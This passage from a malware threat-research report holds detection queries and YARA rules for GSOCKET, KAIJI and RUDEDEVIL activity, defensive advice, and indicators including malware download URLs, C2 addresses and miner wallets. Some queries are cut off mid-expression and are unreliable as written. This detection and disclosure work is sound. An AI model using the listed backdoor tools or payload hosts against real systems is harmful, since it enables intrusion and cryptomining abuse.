This activity is default behavior when deploying GSOCKET through the recommended deployment methods. Additionally, several arguments are added to the query to decrease the chances of missing a more customized intrusion through GSOCKET.

```
process where event.type == "start" and event.action == "exec" and
process.name in ("bash", "dash", "sh", "tcsh", "csh", "zsh", "ksh", "fish") and
process.command_line : (
"*GS_ARGS*", "*gs-netcat*", "*gs-sftp*", "*gs-mount*", "*gs-full-pipe*", "*GS_NOINST*", "*GSOCKET_ARGS*", "*GS_DSTDIR="
)
```

Potential Process Masquerading via Exec

GSOCKET leverages the `exec -a` method to run a process under a different name. GSOCKET specifically leverages masquerades as kernel processes, but other malware may masquerade differently.

```
process where event.type == "start" and event.action == "exec" and
process.name in ("bash", "dash", "sh", "tcsh", "csh", "zsh", "ksh", "fish") and process.args == "-c" and process.command_line
```

Renice or Ulimit Execution

Several malwares, including KAIJI and RUDEDEVIL, leverage the renice utility to change the priority of processes or set resource limits for processes. This is commonly used by miner malware to increase the priority of mining processes to maximize the mining performance.

```
process where event.type == "start" and event.action == "exec" and (
process.name in ("ulimit", "renice") or (
process.name in ("bash", "dash", "sh", "tcsh", "csh", "zsh", "ksh", "fish") and process.args == "-c" and
process.command_line : ("*ulimit*", "*renice*")
)
)
```

Inexistent Cron(d) Service Started

Both KAIJI and RUDEDEVIL establish persistence through the creation of a `cron(d)` service in `/etc/init.d/cron(d)`. `Cron`, by default, does not use a `Systemd` service. Execution of a `cron(d)` service is suspicious, and should be analyzed further.

```
process where event.type == "start" and event.action == "exec" and
process.name == "systemctl" and process.args == "start" and process.args in
("cron.service", "crond.service", "cron", "crond")
```

Suspicious /etc/ Process Execution from KAIJI

The `/etc/` directory is not a commonly used directory for process executions. KAIJI is known to place a binary called `32678` and `id.services.conf` in the `/etc/` directory, to establish persistence and evade detection.

```
process where event.type == "start" and event.action == "exec" and (process.executable regex """/etc/[0-9].*"" or process
```

Hidden File Creation in /dev/ directory

Creating hidden files in `/dev/` and `/dev/shm/` are not inherently malicious, however, this activity should be uncommon. KAIJI, GSOCKET and other malwares such as `K4SPREADER` are known to drop hidden files in these locations.

```
file where event.type == "creation" and file.path : ("/dev/shm/.*", "/dev/.*")
```

Suspicious Process Execution from Parent Executable in /boot/

Malwares such as KAIJI and XORDDOS are known to place executable files in the `/boot/` directory, and leverage these to establish persistence while attempting to evade detection.

```
process where event.type == "start" and event.action == "exec" and process.parent.executable : "/boot/*"
```

YARA

Elastic Security has created YARA rules to identify this activity. Below is the YARA rule to identify the custom `Apache2` malware:

```
rule Linux_Trojan_Generic {
  meta:
    author = "Elastic Security"
    creation_date = "2024-09-20"
    last_modified = "2024-09-20"
    os = "Linux"
    arch = "x86"
    threat_name = "Linux.Trojan.Generic"
    reference = "https://www.elastic.co/security-labs/betting-on-bots"
    license = "Elastic License v2"

  strings:
    $enc1 = { 74 73 0A 1C 1A 54 1A 11 54 0C 18 43 59 5B 3A 11 0B 16 14 10 0C 14 5B }
    $enc2 = { 18 1A 1A 1C 09 0D 43 59 0D 1C 01 0D 56 11 0D 14 15 55 18 09 09 15 10 }
    $enc3 = { 18 1A 1A 1C 09 0D 54 15 18 17 1E 0C 18 1E 1C 43 59 0B 0C }
    $enc4 = { 34 16 03 10 15 15 18 56 4C 57 49 59 51 2E 10 17 1D 16 0E 0A 59 37 }
    $key = "yyyyyyyy"

  condition:
    1 of ($enc*) and $key
}
```

To detect GSOCKET, including several of its adjacent tools, we created the following signature:

```
rule Multi_Hacktool_Gsocket {
  meta:
    author = "Elastic Security"
    creation_date = "2024-09-20"
    last_modified = "2024-09-23"
    os = "Linux, MacOS"
    arch = "x86"
    threat_name = "Multi.Hacktool.Gsocket"
    reference = "https://www.elastic.co/security-labs/betting-on-bots"
    license = "Elastic License v2"

  strings:
    $str1 = "gsocket: gs_funcs not found"
    $str2 = "/share/gsocket/gs_funcs"
    $str3 = "$GSOCKET_ARGS"
    $str4 = "GSOCKET_SECRET"
    $str5 = "GS_HIJACK_PORTS"
    $str6 = "sftp -D gs-netcat"
    $str7 = "GS_NETCAT_BIN"
    $str8 = "GSOCKET_NO_GREETINGS"
    $str9 = "GS-NETCAT(1)"
    $str10 = "GSOCKET_SOCKS_IP"
    $str11 = "GSOCKET_SOCKS_PORT"
    $str12 = "gsocket(1)"
    $str13 = "gs-sftp(1)"
    $str14 = "gs-mount(1)"

  condition:
    3 of them
}
```

Finally, the following signature was written to detect the [open source Ligolo-ng tool](#), as we have reason to believe this tool was used during this intrusion.

```
rule Linux_Hacktool_LigoloNG {
  meta:
    author = "Elastic Security"
    creation_date = "2024-09-20"
    last_modified = "2024-09-20"
    os = "Linux"
    arch = "x86"
    threat_name = "Linux.Hacktool.LigoloNG"
    reference = "https://www.elastic.co/security-labs/betting-on-bots"
    license = "Elastic License v2"
}
```

```
strings:
  $a = "https://github.com/nicocha30/ligolo-ng"
  $b = "@Nicocha30!"
  $c = "Ligolo-ng %s / %s / %s"
condition:
  all of them
}
```

Defensive recommendations

To effectively defend against malware campaigns and minimize the risk of intrusion, it’s crucial to implement a multi-layered approach to security. Here are some key defensive measures you should prioritize:

- 1. Keep Your Elastic Detection Rules Updated and Enabled:** Ensure that your security tools, including any pre-built detection rules, are up to date. Continuous updates allow your systems to detect the latest malware signatures and behaviors.
- 2. Enable Prevention Mode in Elastic Defend:** Configure Elastic Defend in prevention mode to automatically block known threats rather than just alerting on them. Prevention mode ensures proactive defense against malware and exploits.
- 3. Monitor Alerts and Logs:** Regularly monitor alerts, logs, and servers for any signs of suspicious activity. Early detection of unusual behavior can help prevent a small breach from escalating into a full-blown compromise.
- 4. Conduct Threat Hunting:** Proactively investigate your environment for hidden threats that may have evaded detection. Threat hunting can uncover advanced attacks and persistent malware that bypass traditional security measures.
- 5. Implement Web Application Firewalls (WAFs):** Use a WAF to block unauthorized or malicious traffic. A properly configured firewall can prevent many common web attacks.
- 6. Enforce Strong Authentication for SSH:** Use public/private key authentication for SSH access to protect against brute force attacks.
- 7. Write Secure Code:** Ensure that all custom software, especially web server technology, follows secure coding practices. Engaging professional security auditors to review your code can help identify and mitigate vulnerabilities before they are exploited.
- 8. Regularly Patch and Update Systems:** Keeping servers, applications, and software up to date is essential to defending against known vulnerabilities. Prompt patching minimizes the risk of being targeted by off-the-shelf exploits.

By following these recommendations, you can significantly reduce the attack surface and strengthen your defense against ongoing or potential malware threats.

Observations

The following observables were discussed in this research. These are available for download in STIX or ECS format [here](#).

Observable	Type	N
72ac2877c9e4cd7d70673c0643eb16805977a9b8d55b6b2e5a6491db565cee1f	SHA-256	Sy
82c55c169b6cb5e348be6e202163296b2b5d80fff2be791c21da9a8b84188684	SHA-256	af
0fede7231267afc03b096ee6c1d3ded479b10ab235e260120bc9f68dd1fc54dd	SHA-256	af
9ee695e55907a99f097c4c0ad4eb24ae5cf3f8215e9904d787817f1becb9449e	SHA-256	dc
1cdfb522acb1ad0745a4b88f072e40bf9aa113b63030fe002728bac50a46ae79	SHA-256	lii
d0ef2f020082556884361914114429ed82611ef8de09d878431745ccd07c06d8	SHA-256	lii
ad36cf59b5eb08799a50e9aece6f12cdf8620062606ac6684d3b4509acc681b	SHA-256	lii
792a84a5bc8530285e2f6eb997054edb3d43460a99a089468e2cf81b5fd5cde6	SHA-256	lii

Observable	Type	N
e19fb249db323d2388e91f92ff0c8a7a169caf34c3bdaf4d3544ce6bf8b88b4	SHA-256	lii
3847c06f95dd92ec482212116408286986bb4b711e27def446fb4a524611b745	SHA-256	lii
fffee23324813743b8660282ccd745daa6fb058f2bf84b9960f70d888cd33ba0	SHA-256	lii
6d40b58e97c7b4c34f7b5bdac88f46e943e25faa887e0e6ce5f2855008e83f55	SHA-256	lii
0c3442b8c49844a1ee41705a9e4a710ae3c7cde76c69c2eab733366b2aa34814	SHA-256	lii
310973f6f186947cb7cff0e7b46b4645acd71e90104f334caa88a4fa8ad9988	SHA-256	lii
0d24a2e7da52bad03b0bda45c8435a29c4e1c9b483e425ae71b79fd122598527	SHA-256	lii
36fc8eef2e1574e00ba3cf9e2267d4d295f6e9f138474e3bd85eb4d215f63196	SHA-256	lii
3c25a4406787cc5089e83e00350e49eb9f192d03d69e7a61b780b6828db1344f	SHA-256	lii
7c16149db7766c6fd89f28031aa123408228f045e90aa03828c02562d9f9d1d7	SHA-256	lii
09f935acbac36d224acfb809ad82c475d53d74ab505f057f5ac40611d7c3dbe7	SHA-256	16
ea0068702ea65725700b1dad73affe68cf29705c826d12a497d92d3cded46	SHA-256	16
160f232566968ade54ee875def81fc4ca69e5507faae0fceb5bef6139346496a	SHA-256	16
89b60cedc3a4efb02ceaf629d6675ec9541addae4689489f3ab8ec7741ec8055	SHA-256	16
20899c5e2ecd94b9e0a8d1af0114332c408fb65a6eb3837d4afee000b2a0941b	SHA-256	18
728dce11ffd7eb35f80553d0b2bc82191fe9ff8f0d0750fcca04d0e77d5be28c	SHA-256	18
47ceca049bfc894c9a229e7234e8146d8aeda6edd1629bc4822ab826b5b9a40	SHA-256	18
e89f4073490e48aa03ec0256d0bfa6cf9c9ac6feb271a23cb6bc571170d1bcb5	SHA-256	18
d6350d8a664b3585108ee2b6f04f031d478e97a53962786b18e4780a3ca3da60	SHA-256	hj
54a5c82e4c68c399f56f0af6bde9fb797122239f0ebb8bcdb302e7c4fb02e1de	SHA-256	m
9e32be17b25d3a6c00ebbfd03114a0947361b4eaf4b0e9d6349cbb95350bf976	SHA-256	vc
http://gcp.pagaelrescatef[.]com:8080/ifindyou	url	ifi
http://gcp.pagaelrescatef[.]com:8080/cycnet	url	cy
http://gcp.pagaelrescatef[.]com:8080/testslot/enviador_slot	url	Ei
http://gcp.pagaelrescatef[.]com:8080/t9r/SystemdXC	url	Sy
http://38.54.125[.]192:8080/nginx-rc	url	ng

Observable	Type	N
http://62.72.22[.]91/apache2	url	af
http://62.72.22[.]91/apache2v86	url	af
http://91.92.241[.]103:8002/gk.php	url	gl
http://hfs.t1linux[.]com:7845/scdsshfk	url	sc
gcp.pagaalrescate[.]com	domain-name	
nishabii[.]xyz	domain-name	
3.147.53[.]183	ipv4-addr	
38.54.125[.]192	ipv4-addr	
107.178.101[.]245	ipv4-addr	
62.72.22[.]91	ipv4-addr	
91.92.241[.]103	ipv4-addr	
61.160.194[.]160	ipv4-addr	
41qBGWTRXUoUMGXsr78Aie3LYCBSDGZyaQeceMxn11qi9av1adZqsVWCrUwhhwqrt72qTzMbweeqMbA89mnFepja9XERfHL	XMR Wallet	
42CJPfp1jJ6PXv4cbjXbBRMhp9YUZsXH6V5kEvp7XzNGKLnUNZQVU9bhxsqBEMstvDwymNSysietQ5VubezYfoq4fT4Ptc	XMR Wallet	
1CSUkd5FZMis5NDauKLDkcpvvgV1zrBCBz	BTC Wallet	

References

The following were referenced throughout the above research:

- https://www.trendmicro.com/en_us/research/20/f/xor-ddos-kaiji-botnet-malware-variants-target-exposed-docker-servers.html
- <https://blog.lumen.com/chaos-is-a-go-based-swiss-army-knife-of-malware/>
- <https://www.fortinet.com/blog/threat-research/multiple-threats-target-adobe-coldfusion-vulnerabilities>
- <https://www.aquasec.com/blog/lucifer-ddos-botnet-malware-is-targeting-apache-big-data-stack/>
- <https://github.com/hackerschoice/gsocket>

Source: <https://www.elastic.co/security-labs/betting-on-bots>